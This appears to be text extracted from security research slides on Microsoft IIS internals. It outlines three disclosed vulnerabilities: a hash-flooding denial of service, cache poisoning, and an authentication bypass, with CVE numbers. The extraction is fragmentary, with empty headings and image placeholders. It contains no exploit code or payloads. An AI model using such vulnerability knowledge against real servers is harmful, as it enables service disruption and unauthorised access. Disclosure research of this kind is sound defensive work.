
DirectoryListing

CustomLogging


...

# Global Cache Provider/Handler






# Request-Level Notify Events




# Global-Level Notify Events

StopListening	TraceEvent
ApplicationStart	ThreadCleanup
ApplicationStop	CacheCleanup
HealthCheck	CacheOperation
ConfigurationChange	CustomNotification
FileChange	...

# Request-Level Cache



# Global-Level Cache



# Outline

1. Introduction

2. Our Research

**3. Vulnerabilities**

a) CVE-2022-22025 - IIS Hash Flooding Attack **by-default** **large-bounty** **demo**

b) CVE-2022-22040 - IIS Cache Poisoning Attack

c) CVE-2022-30209 - IIS Authentication Bypass **by-default** **demo**

4. Recommendations

# IIS Hash Flooding Attack

CVE-2022-22025

# Hash Flooding Attack on IIS

- The Spoiler:
  - **TREE\_HASH\_TABLE**: Vulnerable to Hash Flooding DoS by default.
  - **LKRHash**: Vulnerable only if a poor Hash Function is configured.



**VULNERABLE**

**EXPLOITABLE**




# UriCacheModule

